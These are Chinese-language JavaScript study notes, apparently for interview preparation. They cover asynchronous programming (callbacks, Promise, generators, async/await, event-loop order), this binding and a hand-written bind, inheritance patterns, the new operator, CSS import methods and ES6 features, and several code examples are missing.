- 在主线程上排队执行的任务，只有前一个任务执行完毕，才能继续执行下一个任务。

- 也就是调用一旦开始，必须这个**调用返回结果才能继续往后执行**。

- 程序的执行顺序和任务排列顺序是一致的。

·异步

- 异步任务是指不进入主线程，而进入任务队列的任务

- 只有任务队列通知主线程，某个异步任务可以执行了，该任务才会进入主线程。

- 每一个任务有一个或多个回调函数。前一个任务结束后，不是执行后一个任务,而是执行回调函数，后一个任务则是不等前一个任务结束就执行。

- 程序的执行顺序和任务的排列顺序是不一致的，异步的。

- 我们常用的setTimeout和setInterval函数，Ajax都是异步操作。

### 实现异步的方法

·回调函数、事件监听、发布订阅、Promise、生成器Generators/ yield、async/await

·JS 异步编程进化史：callback -> promise -> generator -> async + await

·async/await 函数的实现，就是将 Generator 函数和自动执行器，包装在一个函数里。

·async/await可以说是异步终极解决方案。

(1) async/await函数相对于Promise，优势体现在：

- 处理 then 的调用链，能够更清晰准确的写出代码

- 也能优雅地解决回调地狱问题。

- async/await函数也存在一些缺点，因为 await 将异步代码改造成了同步代码，如果多个异步代码没有依赖性却使用了 await 会导致性能上的降低，代码没有依赖性的话，完全可以使用 Promise.all 的方式。

(2) async/await函数对 Generator 函数的改进，体现在以下三点：

- 内置执行器。

-- Generator 函数的执行必须靠执行器，所以才有了 co 函数库，而 async 函数自带执行器。也就是说，async 函数的执行，与普通函数一模一样，只要一行。

- 更广的适用性。

-- co 函数库约定，yield 命令后面只能是 Thunk 函数或 Promise 对象，而 async 函数的 await 命令后面，可以跟 Promise 对象和原始类型的值（数值、字符串和布尔值，但这时等同于同步操作）。


- 更好的语义。

-- async 和 await，比起星号和 yield，语义更清楚了。async 表示函数里有异步操作，await 表示紧跟在后面的表达式需要等待结果。


·解析

- 回调函数（Callback）

-- 回调函数是异步操作最基本的方法。



-- 但是如果多个请求存在依赖性容易写出回调地狱（Callback hell）。



-- 回调函数的优点是简单、容易理解和实现，缺点是不利于代码的阅读和维护，各个部分之间高度耦合，使得程序结构混乱、流程难以追踪（尤其是多个回调函数嵌套的情况），而且每个任务只能指定一个回调函数。此外它不能使用 try catch 捕获错误，不能直接 return。


- 事件监听

-- 异步任务的执行不取决于代码的顺序，而取决于某个事件是否发生。

-- 下面是两个函数f1和f2，编程的意图是f2必须等到f1执行完成，才能执行。首先，为f1绑定一个事件（这里采用的jQuery的写法）



-- 上面这行代码的意思是，当f1发生done事件，就执行f2。然后，对f1进行改写：



-- 上面代码中，f1.trigger('done')表示，执行完成后，立即触发done事件，从而开始执行f2。

-- 这种方法的优点是比较容易理解，可以绑定多个事件，每个事件可以指定多个回调函数，而且可以"去耦合"，有利于实现模块化。缺点是整个程序都要变成事件驱动型，运行流程会变得很不清晰。阅读代码的时候，很难看出主流程。


- 发布订阅

-- 我们假定，存在一个"信号中心"，某个任务执行完成，就向信号中心"发布"（publish）一个信号，其他任务可以向信号中心"订阅"（subscribe）这个信号，从而知道什么时候自己可以开始执行。这就叫做"发布/订阅模式"（publish-subscribe pattern），又称"观察者模式"（observer pattern）。

-- 首先，f2向信号中心jQuery订阅done信号。



-- 然后，f1进行如下改写：



-- 上面代码中，jQuery.publish('done')的意思是，f1执行完成后，向信号中心jQuery发布done信号，从而引发f2的执行。 f2完成执行后，可以取消订阅（unsubscribe）。



-- 这种方法的性质与“事件监听”类似，但是明显优于后者。因为可以通过查看“消息中心”，了解存在多少信号、每个信号有多少订阅者，从而监控程序的运行。

- Promise

-- Promise 是一个对象，它可以获取异步操作的消息，可以将异步操作以同步的流程表达出来。

-- 可以很好地解决回调地狱的问题（避免了层层嵌套的回调函数）。


-- 语法非常简洁。Promise 对象提供了简洁的API，使得控制异步操作更加容易。

-- Promise的三种状态


--- Pending----Promise对象实例创建时候的初始状态

--- Fulfilled----可以理解为成功的状态


--- Rejected----可以理解为失败的状态



-- 这个承诺一旦从等待状态变成为其他状态就永远不能更改状态了，比如说一旦状态变为 resolved 后，就不能 再次改变为Fulfilled。



-- 当我们在构造 Promise 的时候，构造函数内部的代码是立即执行的




-- promise的链式调用


-- 每次调用返回的都是一个新的Promise实例(这就是then可用链式调用的原因)

-- 如果then中返回的是一个结果的话会把这个结果传递下一次then中的成功回调

-- 如果then中出现异常,会走下一个then的失败回调

-- 在 then中使用了return，那么 return 的值会被Promise.resolve() 包装






-- then中可以不传递参数，如果不传递会透到下一个then中



-- catch 会捕获到没有捕获的异常

-- Promise不仅能够捕获错误，而且也很好地解决了回调地狱的问题



-- 它也是存在一些缺点的，比如无法取消 Promise，错误需要通过回调函数捕获。

- 生成器Generators/ yield


-- Generator 函数是 ES6 提供的一种异步编程解决方案，语法行为与传统函数完全不同，Generator 最大的特点就是可以控制函数的执行。


-- 语法上，首先可以把它理解成，Generator 函数是一个状态机，封装了多个内部状态。

-- Generator 函数除了状态机，还是一个遍历器对象生成函数。

-- 可暂停函数, yield可暂停，next方法可启动，每次返回的是yield后的表达式结果。

-- yield表达式本身没有返回值，或者说总是返回undefined。next方法可以带一个参数，该参数就会被当作上一个yield表达式的返回值。







-- 从上例中我们看出手动迭代Generator函数很麻烦，实现逻辑有点绕，而实际开发一般会配合co库去使用。

-- co是一个为Node.js和浏览器打造的基于生成器的流程控制工具，借助于Promise，你可以使用更加优雅的方式编写非阻塞代码。

-- npm install co



-- 可以通过 Generator 函数解决回调地狱的问题，可以把之前的回调地狱例子改写为如下代码：



- async/await

-- 使用async/await，你可以轻松地达成之前使用生成器和co函数所做到的工作。

-- async/await是基于Promise实现的，它不能用于普通的回调函数。

-- async/await与Promise一样，是非阻塞的。

-- async/await使得异步代码看起来像同步代码，这正是它的魔力所在。

-- 一个函数如果加上 async ，那么该函数就会返回一个 Promise。

-- Generator函数依次调用三个文件那个例子用async/await写法，只需几句话便可实现。



-- 如果请求两个文件，毫无关系，可以通过并发请求



### 怎么解决callback多层嵌套

·生成器Generators/ yield

·Promises

·Async/await

### Promise.all

·适用于批量异步调用的场景

·参数为promise数组

·返回结果是promise对象

·如果数组中的promise对象都成功他才返回成功

### Promise.allSettled

·与Promise.all类似

·返回状态永远是成功

### Promse.race

·与Promise.all类似

·Promise.race([p1, p2, p3])里面哪个结果获得的快，就返回那个结果


### promise实现文件读取

·封装异步读取文件操作

- fs.readFile()方法用于异步读取文件(node核心模块)。

- 将Promise的实例对象作为函数的返回值返回。

- 这样函数执行完毕后就得到一个Promise对象的实例,可以通过.then方法传入成功的回调和失败的回调。




·读取多个文件，并解决回调地狱

- 我们在.then()方法中,第一个参数resolve()方法中,返回一个promise对象B.


- 那么在执行.then()的resolve()方法完毕后,此时的执行环境是这个Promise的实例b

- 可以通过b的.then()方法继续传入resolve取消回调地狱,让代码趋于扁平化





### 用promise实现sleep




·优点


- 这种方式实际上是用了 setTimeout，没有形成进程阻塞，不会造成性能和负载问题。

·缺点


- 虽然不像 callback 套那么多层，但仍不怎么美观，而且当我们需要在某过程中需要停止执行（或者在中途返回了错误的值），还必须得层层判断后跳出，非常麻烦，而且这种异步并不是那么彻底，还是看起来别扭。

### 实现一个 Scheduler 类，完成对Promise的并发处理，最多同时执行2个任务





### 循环i，setTimeout 中输出什么，如何解决




·以上代码会输出是10个undefined。

·因为for循环遍历完才开始执行setTimeout，此时形参i一种未赋值。

·解决1


- 使用let关键字声明i。

- let是块级作用域。




·解决2

- setTimeout传入第三个参数i，形成闭包



·解决3

- 使用IIFE立即执行函数，产生闭包



### settimeout、console、process.nextTick、promise.then执行顺序

·script(主程序代码)——>process.nextTick——>promise——>setTimeout——>setImmediate

·依次输出3—>4—>6—>8—>7—>5—>start: 7.009ms—>1—>2

***console***.time('start');

setTimeout(function() {

***console***.log(2);

}, 10);

setImmediate(function() {

***console***.log(1);

});

new ***Promise***(function(resolve) {

***console***.log(3);

resolve();

***console***.log(4);

}).then(function() {

***console***.log(5);

***console***.timeEnd('start')

});

***console***.log(6);

process.nextTick(function() {

***console***.log(7);

});

***console***.log(8);

## this

### call appy bind的作用和区别

·作用：

- 都可以改变函数内部的this指向。

·区别：

- call 和 apply 会调用函数，并且改变函数内部this指向。


- call 和 apply 传递的参数不一样，call 传递参数arg1,arg2...形式 apply 必须数组形式[arg]。

- bind 不会调用函数，可以改变函数内部this指向。

·应用：

- call 经常用来实现继承

- apply 经常跟数组有关系，比如借助于数学对象实现数组最大值最小值



- bind 不调用函数，但是还想改变this指向，比如改变定时器内部的this指向。

### 普通函数、匿名函数、箭头函数的this指向

·普通函数中的this

- 谁调用了函数或者方法，那么这个函数或者对象中的this就指向谁

·匿名函数中的this

- 匿名函数的执行具有全局性，则匿名函数中的this指向是window，而不是调用该匿名函数的对象

- 如果想使this指向调用该方法的对象，可以提前把this传值给另外一个变量(\_this或者that)

·箭头函数中的this

- 箭头函数中的this是在函数定义的时候就确定下来的，而不是在函数调用的时候确定的；

- 箭头函数中的this指向父级作用域的执行上下文this；

- 箭头函数无法使用apply、call和bind方法改变this指向，因为其this值在函数定义的时候就被确定下来。

### 手写bind

·简单实现

***Function***.prototype.bind = function(context, ...args) {

// 获取使用bind方法的对象

var fn = this;

return function(...rest) {

return fn.apply(context,[...args, ...rest]);

}

}

let foo = function(){

***console***.log(arguments);

}

foo.bind(null,"a","b")("c","d","e"); // {"1":"a","2":"b","3":"c","4":"d","5":"e"}

·完整实现

// 手写bind方法

***Function***.prototype.bind = function() {

// arguments类数组转数组

var args = ***Array***.prototype.slice.call(arguments);

// args的第一个为要改变的this指向

// 删除args的第一个，并赋值给context

var context = args.splice(0,1)[0];

// 获取使用bind方法的对象

var fn = this;

// new操作符

var noop = function() {}

// 要返回的函数

var res = function() {

// arguments类数组转数组，这里的arguments是执行bind返回时传入的参数

let rest = ***Array***.prototype.slice.call(arguments);

// this只和运行的时候有关系，所以这里的this和上面的fn不是一码事，new res()和res()在调用的时候，res中的this是不同的东西

// 判断是否对bind之后的结果使用了new操作符

return fn.apply(this instanceof noop ? this : context, args.concat(rest));

}

// 如果有原型

if(this.prototype) {

// 设置noop的原型

noop.prototype = this.prototype;

}

// 设置要返回函数的原型

res.prototype = new noop();

return res;

}

let foo = function(){

***console***.log(arguments);

}

foo.bind(null,"a","b")("c","d","e"); // {"1":"a","2":"b","3":"c","4":"d","5":"e"}

### 箭头函数能否当构造函数

·箭头函数没有自己的this，arguments，super或new.target。更适用于那些本来需要匿名函数的地方，并且它不能用作构造函数。

### 继承的优缺点

·优点：

- 提高了代码的复用性

- 提高了代码的维护性

- 让类与类之间产生了关系，是多态的前提

·缺点：

- 类的耦合性增强了,但是开发的原则：高内聚，低耦合。

### js继承的方法和优缺点

·原型链继承

- 将子类的原型链指向父类的对象实例

- 无法向父类构造函数传参；且所有实例共享父类实例的属性，

- 若父类共有属性为引用类型，一个子类实例更改父类构造函数共有属性时会导致继承的共有属性发生变化

function Parent(){

this.name = "parent";

this.list = ['a'];

}

Parent.prototype.sayHi = function(){

***console***.log('hi');

}

function Child(){

}

Child.prototype = new Parent();

//将子类型原型的构造属性设置为子类型,修正constructor属性

Child.prototype.constructor = Child;

var ***a*** = new Child();

var ***b*** = new Child();

***console***.log(***a***.name);//parent

***a***.sayHi();//hi

***a***.list.push('b');

***console***.log(***b***.list); // ['a','b']

·构造函数继承

- 在子类构造函数中使用call或者apply劫持父类构造函数方法，并传入参数

- 解决了原型链继承的缺点

- 但不可继承父类的原型链方法，构造函数不可复用

function Parent(name, id){

this.id = id;

this.name = name;

this.list = ['a']

this.printName = function(){

***console***.log(this.name);

}

}

Parent.prototype.sayName = function(){

***console***.log(this.name);

};

function Child(name, id){

Parent.call(this, name, id);

// Parent.apply(this, arguments);

}

var ***a*** = new Child("jin", "1");

var ***b*** = new Child("tom", "18");

***console***.log(***a***.name);//jin

***b***.printName();//tom

***a***.list.push('b');

***console***.log(***a***.list); // ['a','b']

***console***.log(***b***.list); // ['a']

·组合继承

- 综合使用原型链继承和构造函数继承

- 可继承父类原型上的属性，且可传参；每个新实例引入的构造函数是私有的。

- 会执行两次父类的构造函数，消耗较大内存，子类的构造函数会代替原型上的那个父类构造函数

function Parent(name, id){

this.id = id;

this.name = name;

this.list = ['a'];

this.printName = function(){

***console***.log(this.name);

}

}

Parent.prototype.sayName = function(){

***console***.log(this.name);

};

function Child(name, id){

Parent.call(this, name, id);

// Parent.apply(this, arguments);

}

Child.prototype = new Parent();

//将子类型原型的构造属性设置为子类型,修正constructor属性

Child.prototype.constructor = Child;

var ***child*** = new Child("jin", "1");

***child***.printName(); // jin

***child***.sayName() // jin

var ***a*** = new Child();

var ***b*** = new Child();

***a***.list.push('b');

***console***.log(***b***.list); // ['a']

·原型式继承

- 类似Object.create，用一个函数包装一个对象，然后返回这个函数的调用，这个函数就变成了个可以随意增添属性的实例或对象，结果是将子对象的\_\_proto\_\_指向父对象。

- 共享引用类型

var ***parent*** = {

names: ['a']

}

function copy(object) {

function F() {}

F.prototype = object;

return new F();

}

var ***a*** = copy(***parent***);

var ***b*** = copy(***parent***);

***a***.names.push("b");

***console***.log(***b***.names);['a', 'b']

·寄生式继承

- 二次封装原型式继承，并拓展

- 可添加新的属性和方法

var ***parent*** = {

names: ['a']

}

function copy(object) {

function F() {}

F.prototype = object;

return new F();

}

function createObject(obj) {

var o = copy(obj);

o.getNames = function() {

***console***.log(this.names);

return this.names;

}

return o;

}

var ***a*** = createObject(***parent***);

var ***b*** = createObject(***parent***);

***a***.names.push("b");

***a***.getNames();//['a', 'b']

***console***.log(***b***.names);//['a', 'b']

·寄生组合式继承

- 改进组合继承，利用寄生式继承的思想继承原型

function copy(object) {

function F() {}

F.prototype = object;

return new F();

}

function inheritPrototype(subClass, superClass) {

// 复制一份父类的原型

var p = copy(superClass.prototype);

// 修正构造函数

p.constructor = subClass;

// 设置子类原型

subClass.prototype = p;

}

function Parent(name, id){

this.id = id;

this.name = name;

this.list = ['a'];

this.printName = function(){

***console***.log(this.name);

}

}

Parent.prototype.sayName = function(){

***console***.log(this.name);

};

function Child(name, id){

Parent.call(this, name, id);

// Parent.apply(this, arguments);

}

inheritPrototype(Child, Parent);

var ***a*** = new Child("tom","18");

var ***b*** = new Child("qq","20");

***a***.list.push("b");

***a***.sayName();//tom

***console***.log(***b***.list);//['a']

·class类继承

- 面向对象，继承最优解

//声明父类

class Phone{

//构造方法

constructor(brand, price){

this.brand = brand;

this.price = price;

}

//父类的成员属性

call(){

***console***.log("我可以打电话!!");

}

}

//SmartPhone继承父类的属性

class SmartPhone extends Phone {

//构造方法

constructor(brand, price, color, size){

//调用父类的构造方法初始化

super(brand, price);// Phone.call(this, brand, price)

this.color = color;

this.size = size;

}

//为子类添加特有的方法

photo(){

***console***.log("拍照");

}

playGame(){

***console***.log("玩游戏");

}

//重写父类的方法

call(){

//普通的成员里面不能调用super()函数

// super();//报错

***console***.log('我可以进行视频通话');

}

}

const ***xiaomi*** = new SmartPhone('小米',799,'黑色','4.7inch');

// console.log(xiaomi);

***xiaomi***.call();//我可以进行视频通话

***xiaomi***.photo();//拍照

***xiaomi***.playGame();//玩游戏

### new会发生什么

·创建空对象

- var obj = {};

·设置新对象的constructor属性为构造函数的名称，设置新对象的proto属性指向构造函数的prototype对象

- obj.constructor = ClassA;

- obj.\_\_proto\_\_ = ClassA.prototype;

- 扩展了新对象的原型链。

·使用新对象调用函数，执行构造函数中的语句，并把函数中的this指向该对象

- ClassA.call(obj);

·返回该对象的实例。

## 文件引入方式

### link 和 @import


·作用

- 样式的导入方式

·link 的使用



·@import 的使用



·区别

- 引入的内容不同

-- link 除了引用样式文件，还可以引用图片等资源文件。

-- @import 只引用样式文件。

- 加载顺序不同

-- link 引用 CSS 时，在页面载入时同时加载。

-- @import 需要页面网页完全载入以后加载。

- 兼容性不同

-- link 是 XHTML 标签，无兼容问题。

-- @import 是在 CSS2.1 提出的，只有在ie5以上才能使用。

- 对 JS 的支持不同

-- link 支持使用 Javascript 控制 DOM 去改变样式。

-- @import不支持。

### 为什么link用href获取资源 script和img用src

·src用于替换当前元素。

·href用于在当前文档和引用资源之间确立联系。

·src

- src是source的缩写，指向外部资源的位置。

- 指向的内容将会嵌入到文档中当前标签所在位置。

- 在请求src资源时会将其指向的资源下载并应用到文档内，例如js脚本，img图片和frame等元素。

- 当浏览器解析到该元素时，会暂停其他资源的下载和处理，直到将该资源加载、编译、执行完毕，图片和框架 等元素也如此。

- 类似于将所指向资源嵌入当前标签内，这也是为什么将js脚本放在底部而不是头部。

·href

- href指向网络资源所在位置，建立和当前元素（锚点）或当前文档（链接）之间的链接。

- 在文档中添加link标签，浏览器会识别该文档为css文件，就会并行下载资源并且不会停止对当前文档的处理。

- 这也是为什么建议使用link方式来加载css，而不是使用@import方式。

## ES6

### ES6新特性

·let 、const关键字，都是块级作用域，没有变量提升。

·解构赋值、模板字符串。

·箭头函数、rest参数、扩展运算符。

·可以设置函数参数的默认值。

·Symbol和BigInt（ES11）数据类型。

·迭代器和for...of 遍历。

·生成器函数、promise、async/await（ES8）解决异步和回调地狱。

·Set和map数据结构。

·引入Class类，使JS更像面向对象编程的语法。

·Number、Object、数组（ES10）、字符串（ES10）的方法扩展、引入二进制和八进制。

·模块化。

·元编程相关Proxy和Reflect。

·正则表达式扩展。

·动态引入import，实现懒加载

### 箭头函数

·箭头函数适合与 this 无关的回调. 定时器, 数组的方法回调。

·箭头函数不适合与 this 有关的回调. 事件回调, 对象的方法。

·如果箭头函数没有参数，直接写一个空括号即可。

·如果箭头函数的参数只有一个，也可以省去包裹参数的括号。

·如果箭头函数有多个参数，将参数依次用逗号(,)分隔，包裹在括号中即可。

·如果箭头函数的函数体只有一句代码，要返回某个变量或者简单的JS表达式，可以省去函数体的大括号{ }和return。要返回一个对象，可以将{}改为()并省去return。

·如果箭头函数的函数体只有一条语句并且不需要返回值，可以给这条语句前面加一个void关键字。

### 箭头函数与普通函数的区别

·语法更加简洁、清晰。

·箭头函数不会创建自己的this

- 箭头函数没有自己的this，它会捕获自己在定义时（注意，是定义时，不是调用时）所处的外层执行环境的this，并继承这个this值。

·箭头函数继承而来的this指向永远不变

- 箭头函数中this的指向在它被定义的时候就已经确定了，之后永远不会改变。

- .call()/.apply()/.bind()无法改变箭头函数中this的指向。

·箭头函数不能作为构造函数使用

- 因为箭头函数没有自己的this，它的this其实是继承了外层执行环境中的this，且this指向永远不会改变，所以箭头函数不能作为构造函数使用。


·箭头函数没有自己的arguments

- 可以在箭头函数中使用rest参数代替arguments对象，来访问箭头函数的参数列表。

·箭头函数没有原型prototype。

·箭头函数不能用作Generator函数，不能使用yeild关键字。

### JS中对象分类、及其它原生对象



### ES6 与 ES5 继承的区别


·ES6 中有类 class 的概念，类 class 的继承是通过 extends 来实现的，ES5的继承是通过原型链来实现的。

